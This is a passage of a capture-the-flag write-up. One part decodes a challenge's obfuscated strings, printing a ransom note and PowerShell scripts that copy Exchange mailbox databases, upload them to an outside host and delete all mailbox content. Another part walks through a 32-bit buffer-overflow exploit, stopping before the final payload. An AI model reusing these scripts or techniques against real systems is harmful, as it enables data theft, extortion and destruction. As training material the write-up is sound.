    for (int k = 0; k < length3; k++)
    {
        array3[k] = array2[k];
    }
    return array3;
}
```

```
// TestBase64.Base64Decoder
private byte char2sixbit(char c)
{
    char[] array = new char[64]
    {
        'q', 'g', 'D', 'k', 'P', 'l', 'E', 'l', 'u', 'p',
        'h', 'e', 'J', 'K', 'Q', 'R', 'z', 'j', 'Y', 'F',
        'G', 'A', 'm', 'y', 'C', 'L', 'w', 'T', 'W', 'X',
        'v', 'n', 'c', 'i', 's', 'Z', 'b', 'B', 'U', 'M',
        'N', 'O', 'S', 'a', 't', 'r', 'V', 'd', 'x', 'H',
        'f', 'o', '0', '1', '2', '3', '4', '5', '6', '7',
        '8', '9', '+', '/'
    };
    if (c == '=')
    {
        return 0;
    }
    for (int i = 0; i < 64; i++)
    {
        if (array[i] == c)
        {
            return (byte)i;
        }
    }
    return 0;
}
```

Reconstruct The Decoder:

Code (Python)

```
import sys
import base64

class Base64Decoder:
    def __init__(self, input_string):
        self.source = input_string
        self.length = len(input_string)
        self.paddingCount = sum(1 for i in range(2) if input_string[self.length - i - 1] == "=")
        self.blockCount = self.length // 4
        self.length2 = self.blockCount * 3

    def char_to_sixbit(self, c):
        char_map = "qgDkPIElupheJKQRzjYFGAmyCLwTWXvncisZbBUMNOSatrVdxHfo0123456789+/"
        if c == "=":
            return 0
        for i, char in enumerate(char_map):
            if char == c:
                return i
        return 0

    def get_decoded(self):
        array = [self.char_to_sixbit(c) for c in self.source]
        array2 = [0] * self.length2

        for j in range(self.blockCount):
            b = array[j * 4]
            b2 = array[j * 4 + 1]
            b3 = array[j * 4 + 2]
            b4 = array[j * 4 + 3]

            b5 = b << 2
            b6 = ((b2 & 48) >> 4) + b5
            b5 = (b2 & 15) << 4
            b7 = ((b3 & 60) >> 2) + b5
            b5 = (b3 & 3) << 6
            b8 = b4 + b5

            array2[j * 3] = b6
            array2[j * 3 + 1] = b7
            array2[j * 3 + 2] = b8

        self.length3 = self.length2 - self.paddingCount
        array3 = bytes(array2[:self.length3])
        return array3

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Bentuk: python run.py <string>")
    else:
        base64_string = sys.argv[1]
        decoder = Base64Decoder(base64_string)
        decoded_result = decoder.get_decoded()
        print(decoded_result)
```

Lets decode the Target_EXT*

```
static Aturan()
{
    profile = "JZG1KFGoKkG1JZGx
    urlenc = "KZc3KkW0KoqoCFpL
    TARGET_EXT1 = "vUBx";
    TARGET_EXT2 = "K3N=";
    TARGET_EXT3 = "WUIf";
```

```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question8]
└─$ python decoder.py vUBx
b'zip'
┌──(osiris㉿ALICE)-[~/Downloads/Question/question8]
└─$ python decoder.py K3N=
b'7z'
┌──(osiris㉿ALICE)-[~/Downloads/Question/question8]
└─$ python decoder.py WUIf
b'rar'
```

The decoder is working. Now Try check the notes

```
script2 = "uEKbuDzNpEAVXZOuTyqOQTqbXEiBLEBTu
ransomware_note = "DBBdXyucC29rWlA0LyucLUBtL
```

```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question8]
└─$ python decoder.py DBBdXyucC29rWlA0LyucLUBtLyJcwEI2LYgsLmAVuPAQz1pLGIjIjDPiuIBdXyucL
E9ZXm1BTMjoeDgxwE90T3JtuEA2Lyp5XEiOTUWcLyjZes4VDcODXyzcLE9VXDgxCm5OCfqiuIXBuEiiXUGcTU90
uEjBTEA0LmzcXEiBTYg5LyzVDcOAuEiiXUGcJZjNT3AfWfg0TfgxCybcKFqxuIAFjDgOTsgDwyjZT2BVWfg0Tfg
MLyzcLyCoWMB0wEBVLfgsCmKauljduE5dWU1iTD4VDcOzTEAivUGcLU9tTE93uEpBTE93uEBVW3jfXmK0wm9VQc
NhCY4cG2AVLDg1Wfq1JkgAG0zczUB0CogOTsg0Tfg0wEBouEIbLlpBW3J6uqNhJoiQAPruwMKgFAKCvMBmGyA1X
0iHmbG4wE5BzmAHwMBsKqNhCs4cG2AVLDg5T3AfuPpOXEKdwm4cX2ItTEA0uEIbLlpBW3JdXlpiTMKivljOT24c
YGzchPPOuEIVLDgxLypoT25iTDgpjDg0Tfg0wEBouEArCmBtQcNhC21ZW3XUwkuxJZIqWlpdXE9VTmIOTD5ZT20
hDUJVmm91WsgxLypoT25iTDgpjDgOWfqhDc==
b'\nYour computer files have been ENCRYPTED!! Your documents, photos, everything etc...
\n\nBut dont panic ! We have not deleted them yet.\n\nU have 24hours to pay 500 USD in
Bitcoins to get ev3rything back to normal..\n\nPleaze follow below instruction:\n\na. S
end us 500USD Bitc0in to this address: \n\n38NTKHjsAMSXzyVQuuwHqZE8hneAeqjyb4\n\nb. Sen
d your Bitcoin wallet address/transaxtion ID (A) and personal ID to this email:\n\ncmcs
wfh2021@protonmail.com\n\nc.Your personal ID is \n\n'
```

Ransomware_note
b'\nYour computer files have been ENCRYPTED!! Your documents, photos, everything etc...\n\nBut dont panic ! We have not deleted them yet.\n\nU have 24hours to pay 500 USD in Bitcoins to get ev3rything back to normal..\n\nPleaze follow below instruction:\n\na. Send us 500USD Bitc0in to this address: \n\n38NTKHjsAMSXzyVQuuwHqZE8hneAeqjyb4\n\nb. Send your Bitcoin wallet address/transaxtion ID (A) and personal ID to this email:\n\ncmcswfh2021@protonmail.com\n\nc.Your personal ID is \n\n'

Script_xchange_env:

```
script_xchange_env = "uD1ZT21rCm5buDuVuIxszoOWGIpRj1pgnZIWFmBZWU9o
```

```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question8]
└─$ python decoder.py uD1ZT21rCm5buDuVuIxszoOWGIpRj1pgnZIWFmBZWU9oT2L0yPACz0igFM4HyICHK
AHDwm5WGUArT3jBjyiZwEIVL2GVWlJHyDu7uPKdTU5BC3zrjyiZwEIVL2AFLyp2LyucemI1XE8ceGKtwmAVXPIx
WEHOC2I0wm9VQb1iTUIMLm1BTMjFwEAtTkt
b' -command ". \\"C:\\PROGRA~1\\Microsoft\\EXCHAN~1\\V15\\Bin\\RemoteExchange.ps1\\"; C
onnect-ExchangeServer -auto -ClientApplication:ManagementShel'
```

Decode
b' -command ". \\"C:\\PROGRA~1\\Microsoft\\EXCHAN~1\\V15\\Bin\\RemoteExchange.ps1\\"; Connect-ExchangeServer -auto -ClientApplication:ManagementShel'

Script:

```
script = "uEXBXD1oLyp2wmKBulxcR3tbyf5QCm1B
```

```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question8]
└─$ python decoder.py uEXBXD1oLyp2wmKBulxcR3tbyf5QCm1BuD1OTEBaLYgWub1FLyiZwDOWuM0cnDgoX
E9xeyKBWMLOC2GceGLdWUKBQfgZLDqbhDjBTMC6XE1xhFtcL2A0emKNwmHbwyjBTYqrWEI0wDqMzoOWGlpdL3pi
TYgEwmHBW1HKwmKfT3KdLMjWjyiZwEIVL2GcG2AfXUAfyICHKAHKCmBtCU94yP1iwmHsT3cSpfqrwm5ZTlAbLYq
SeUAbCsqrWUAZXypoLYg8uEKdWlbrwyjBTYqrLEAoXEBVCyjOT24cpDcbLm52QMjrWDb7uPKdTygfLyKoeGIfC2
iOXUGceAgiXEccyDubhDjBTMC6XE1xhAxSeUAbCBxsuD1PLyK0wm5iXEBdTBgiXEccyDubhDjBTMC6XE1xhAHrC
mBtCU94eMOOWIxsQfgMLyzrW2AfXUBZLYg8uk97pI8VFUIrLYqrwmHOw2GcyDpKG2A4C2cSyDp9ulxcW3jiWMzr
W2AfXUBZLYq7
b' get-service | ?{$_.Name -ilike \\"MSexch*\\"} | stop-service -Force; cd $($env:tmp);
 get-childitem -path \'C:\\Program Files\\Microsoft\\Exchange Server\\V15\\Mailbox\\Mai
lbox*\' -include *.edb -recurse | copy-item -destination $($env:tmp); Compress-Archive
-Path \\"$($env:tmp)\\*.edb\\" -DestinationPath \\"$($env:tmp)\\mailbox.zip\\"; get-ser
vice | ?{$_.Name -ilike \\"MSexch*\\"} | start-service ;'
```

Decode
b' get-service | ?{$_.Name -ilike \\"MSexch*\\"} | stop-service -Force; cd $($env:tmp); get-childitem -path \'C:\\Program Files\\Microsoft\\Exchange Server\\V15\\Mailbox\\Mailbox*\' -include *.edb -recurse | copy-item -destination $($env:tmp); Compress-Archive -Path \\"$($env:tmp)*.edb\\" -DestinationPath \\"$($env:tmp)\\mailbox.zip\\"; get-service | ?{$_.Name -ilike \\"MSexch*\\"} | start-service ;'

Script2:

```
script2 = "uEKbuDzNpEAVXZO0TyqOQfqb
```

```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question8]
└─$ python decoder.py uEKbuDzNpEAVXZO0TyqOQfqbXEiBLEBfuk0cWlXbQfqbLsq9uIxsTmIOTEpdvD56w
yqVC2IoWEBiTBxsQfqbCsq9uIrFvyK0Lm0Vj3AOLI06Qb5BX0X1wmzNhY5GT1K0WUBVLfcOQfqbFPCcRYgWuUgf
CE5WuZtcpEpdLlBJwm5BWfq9uDiWus0rpEpWusHWubKdTMjBTMzrjEBoWE9owyjOT246uELdWU0rLEI0CFtcTUI
rLF1ovm5bwmKiXEG7uELOTEAVCm1BRYWbLsXWusHWubKdTMjBTMzrAlBxLFNcCygxTEBZCyjOT24dT2K0LyzrW3
jfLmIrpPHEyDutm1K5W3jBTY5pFf5EwmHByFN6GUAiLPItTljBvlzNyDubXEiBLEBfyDjUyDuOeIxseY0bCs0rp
PHEyDuOuD1ST2BVuDjJjZtcYm52T2rBeApBW3jKLyjNT2zceAAfwYgWuUi0Xlq6ef9ZLE4VXEAtLm1BXlp5eyKZ
wEAbXmHBWs5MCY8fW2ABeMgNWIxsuD1kLyjNT2zcGE9oXDqrz29VXEAVXIj5WEGcyDprXmH0wygiWMzdLU9fTY1
bCyjiQfgsT3AVLEIfvF0bCBxsuD1DT2j5uDjsT2j5FEBVLyJ7uDjVCm1BWfq9uEXBXD1fLmKOWEBBTMzceApBW3
AtXIKOvUGcAm5twm1OXEAbulxcW2AtLmK0uE5iTmGcQfgUT3pBCmKNhDqbTUIrLYgOTsqbTUIrLyJOultcG2AiW
UkNeG1iwmHsT3cceGBbLm50wyj5uDjVCm1Beb5iTmGceGjBTEA0LGKdTMjBTMzcemLdWUKBnYq7ulpBTm92LY1O
XEAruIxspDcbLm52QMjrWDBWhs5BLEpWuZtcWUArT3LBemB0Lm0cyDubhDjBTMC6XE1xhAxSeMOOWIxsuDuc
b' cd $($env:tmp); $thedir = pwd; $f = \\"mailbox.zip.caspian\\"; $b = [System.Guid]::N
ewGuid().ToString(); $LF = \\"`r`n\\"; $bodyLines = (\\"--$b\\",\\"Content-Disposition:
 form-data; name=syndicate; filename=\'$f\'\\",\\"Content-Type: application/octet-strea
m$LF\\",[System.IO.File]::ReadAlltext(\\"$thedir\\$f\\"),\\"--$b--$LF\\") -join $LF; In
voke-RestMethod -Uri \\"http://cdn.telemetry-scheduler.ga/2see.php\\" -Method Post -Con
tentType \\"multipart/form-data; boundary=$b\\" -Body $bodyLines; $names = get-recipien
t -ResultSize Unlimited | select name ; foreach( $name in $names) { Search-Mailbox -Ide
ntity $name.Name -DeleteContent -force} ; remove-item \\"$($env:tmp)\\*.edb\\"; remove-
item \\"$($env:tmp)\\*.zip\\" " '
```

Decode
b' cd $($env:tmp); $thedir = pwd; $f = \\"mailbox.zip.caspian\\"; $b = [System.Guid]::NewGuid().ToString(); $LF = \\"`r`n\\"; $bodyLines = (\\"--$b\\",\\"Content-Disposition: form-data; name=syndicate; filename=\'$f\'\\",\\"Content-Type: application/octet-stream$LF\\",[System.IO.File]::ReadAlltext(\\"$thedir\\$f\\"),\\"--$b--$LF\\") -join $LF; Invoke-RestMethod -Uri \\"http://cdn.telemetry-scheduler.ga/2see.php\\" -Method Post -ContentType \\"multipart/form-data; boundary=$b\\" -Body $bodyLines; $names = get-recipient -ResultSize Unlimited | select name ; foreach($name in $names) { Search-Mailbox -Identity $name.Name -

DeleteContent -force} ; remove-item \\"$($env:tmp)*.edb\\"; remove-item \\"$($env:tmp)*.zip\\"
" '

miit_flag:

```
miit_flag = "FGBpAkuxJZj7Xlp5y2c0WUzoWB95JlAnXoItTI9fJ3gtKEJoy20onz==";
```

```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question8]
└─$ python runner.py FGBpAkuxJZj7Xlp5y2c0WUzoWB95JlAnXoItTI9fJ3gtKEJoy20onz==
b'MIIT2024{try_h4rd3r_y0u_w1ll_r3pl4c3_m3}'
```

Flag:

MIIT2024{try_h4rd3r_y0u_w1ll_r3pl4c3_m3}


PWN

YIRUMA

Creator: OS1RIS


Description: Overflow em. No vege, just beef.

OBSERVATION




When we used netcat on the machine, we didn't gather much information, even after inputting commands.

Trying to buffer may result in a 'segmentation fault' error.




The file is in ELF format and is 32-bit. When using the 'checksec' command, we observe that NX (Non-Executable Stack) and PIE (Position Independent Executable) are both enabled.


IDA



When you open IDA, you'll see the assembly code. Pressing 'F5' will generate the pseudocode for the file.



Upon entering the main function, we notice that the call to the 'func' functions will transmit hexadecimal data.




To view characters, you can either right-click and select 'Char' or simply press the 'R' button.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   func('\xDE\xAD\xBE\xEF');
4   return 0;
5 }
```

The 'func' function will transmit the hexadecimal value '0xdeadbeef'.

```
1  int __cdecl func(int a1)
2  {
3    char s[36]; // [esp+0h] [ebp-28h] BYREF
4
5    printf("cAn yOu oVerFlOW mE!? ");
6    gets(s);
7    if ( a1 == -889275714 )
8      return system("/bin/sh");
9    else
10     return puts("Nah I'd Win");
11 }
```




Similar to above, change to char

```
1  int __cdecl func(int a1)
2  {
3    char s[36]; // [esp+0h] [ebp-28h] BYREF
4
5    printf("cAn yOu oVerFlOW mE!? ");
6    gets(s);
7    if ( a1 == '\xCA\xFE\xBA\xBE' )
8      return system("/bin/sh");
9    else
10     return puts("Nah I'd Win");
11 }
```


If the user can send the hexadecimal value of '0xcafebabe', they will receive '/bin/sh'. Let's proceed with GDB for the file. Enter "info functions" to view the functions.

GDB



Upon entering "info functions" in GDB, we observe multiple functions, which correspond to those presented in IDA.

Disassembling the main function, we can see that the value '0xdeadbeef' will be sent to the 'func' function, which mirrors the behavior observed in IDA.



The "cmpl" instruction will compare the input with the value "0xcafebabe". Therefore, we should send a payload containing "0xcafebabe".

LOCATING THE BUFFER

Break main functions

```
(gdb) break main
Breakpoint 1 at 0x56556233
```

Disassemble the func to get the address that is running.

```
(gdb) disas func
Dump of assembler code for function func:
   0x565561bd <+0>:     push   %ebp
   0x565561be <+1>:     mov    %esp,%ebp
   0x565561c0 <+3>:     push   %ebx
   0x565561c1 <+4>:     sub    $0x24,%esp
   0x565561c4 <+7>:     call   0x565560c0 <__x86.get_pc_thunk.bx>
   0x565561c9 <+12>:    add    $0x2e2b,%ebx
   0x565561cf <+18>:    sub    $0xc,%esp
   0x565561d2 <+21>:    lea    -0x1fec(%ebx),%eax
   0x565561d8 <+27>:    push   %eax
   0x565561d9 <+28>:    call   0x56556040 <printf@plt>
   0x565561de <+33>:    add    $0x10,%esp
   0x565561e1 <+36>:    sub    $0xc,%esp
   0x565561e4 <+39>:    lea    -0x28(%ebp),%eax
   0x565561e7 <+42>:    push   %eax
   0x565561e8 <+43>:    call   0x56556050 <gets@plt>
   0x565561ed <+48>:    add    $0x10,%esp
   0x565561f0 <+51>:    cmpl   $0xcafebabe,0x8(%ebp)
   0x565561f7 <+58>:    jne    0x5655620d <func+80>
   0x565561f9 <+60>:    sub    $0xc,%esp
   0x565561fc <+63>:    lea    -0x1fd5(%ebx),%eax
   0x56556202 <+69>:    push   %eax
   0x56556203 <+70>:    call   0x56556070 <system@plt>
   0x56556208 <+75>:    add    $0x10,%esp
   0x5655620b <+78>:    jmp    0x5655621f <func+98>
   0x5655620d <+80>:    sub    $0xc,%esp
   0x56556210 <+83>:    lea    -0x1fcd(%ebx),%eax
   0x56556216 <+89>:    push   %eax
   0x56556217 <+90>:    call   0x56556060 <puts@plt>
   0x5655621c <+95>:    add    $0x10,%esp
   0x5655621f <+98>:    nop
   0x56556220 <+99>:    mov    -0x4(%ebp),%ebx
   0x56556223 <+102>:   leave
   0x56556224 <+103>:   ret
End of assembler dump.
(gdb)
```

And then, we aim to set a breakpoint at the address where the comparison with '0xcafebabe' occurs.

```
0x565561ed <+48>:    add    $0x10,%esp
0x565561f0 <+51>:    cmpl   $0xcafebabe,0x8(%ebp)
0x565561f7 <+58>:    jne    0x5655620d <func+80>
```

```
(gdb) break *0x565561f0
Breakpoint 2 at 0x565561f0
(gdb) c
Continuing.
```

Send the buffer we want, for example ‘30’.

```
┌──(osiris㉿ALICE)-[~]
└─$ python
Python 3.11.8 (main, Feb  7 2024, 21:52:08) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("A"*30)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>>
```

Then, press "C" to continue execution. Afterward, check the value of the stack pointer (esp).

```
(gdb) break *0x565561f0
Breakpoint 2 at 0x565561f0
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, 0x565561f0 in func ()
(gdb) x/32xw $esp
0xffffd010:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd020:     0x41414141      0x41414141      0x41414141      0x00004141
0xffffd030:     0x00000000      0xf7f98ff4      0xffffd058      0x5655624d
0xffffd040:     0xdeadbeef      0xf7fd9d41      0xf7d979a2      0x5655623b
0xffffd050:     0xffffd080      0xffffd070      0x00000000      0xf7d9e7c5
0xffffd060:     0x00000001      0x00000000      0x00000078      0xf7d9e7c5
0xffffd070:     0x00000001      0xffffd124      0xffffd12c      0xffffd090
0xffffd080:     0xf7f98ff4      0x56556225      0x00000001      0xffffd124
(gdb)
```

*Note:

Why ESP?


```
0x000011e8 <+43>:    call   0x1050 <gets@plt>
0x000011ed <+48>:    add    $0x10,%esp
0x000011f0 <+51>:    cmpl   $0xcafebabe,0x8(%ebp)
0x000011f7 <+58>:    jne    0x120d <func+80>
```

ESP' is used to point to the next item on the stack and is referred to as the 'stack pointer'.


1. call 0x1050 <gets@plt>: Calls a function called gets to read input.
2. add $0x10,%esp: Adjusts the stack pointer by adding 16 bytes.
3. cmpl $0xcafebabe,0x8(%ebp): Compares a value stored at a specific memory address with 0xcafebabe.
4. jne 0x120d <func+80>: If the comparison result is "not equal", it jumps to another part of the code.

In simpler terms, this code reads input, checks if a specific value matches 0xcafebabe, and if not, it goes to a different part of the program.

After check the esp. tons of 41 can be see. What is 41?



In ASCII, '0x41' represents the character 'A'. Therefore, '0x41414141' translates to 'AAAA'. Despite sending the text 30 times, each address can only carry 4 bytes for each hexadecimal in the pointer. Counting the occurrences of "41" in the image below, we will find 30 instances of "A", similar to what we sent. Before reaching '0xdeadbeef', let's count how many hexadecimal addresses are encountered. If we find 12 addresses before reaching '0xdeadbeef', and each hexadecimal address corresponds to 4 bytes, then we need to multiply 12 by 4.



By multiplying the 12 hexadecimal addresses with 4 bytes each, we obtain 48. Therefore, our buffer size that we need to send is 48.

Crafting our payload involves sending 'A' 48 times, followed by 'cafebabe'. Since the architecture uses little endian, we must send '0xcafebabe' as 'be', 'ba', 'fe', 'ca', instead of 'ca', 'fe', 'ba', 'be'.

LOCAL PWN:

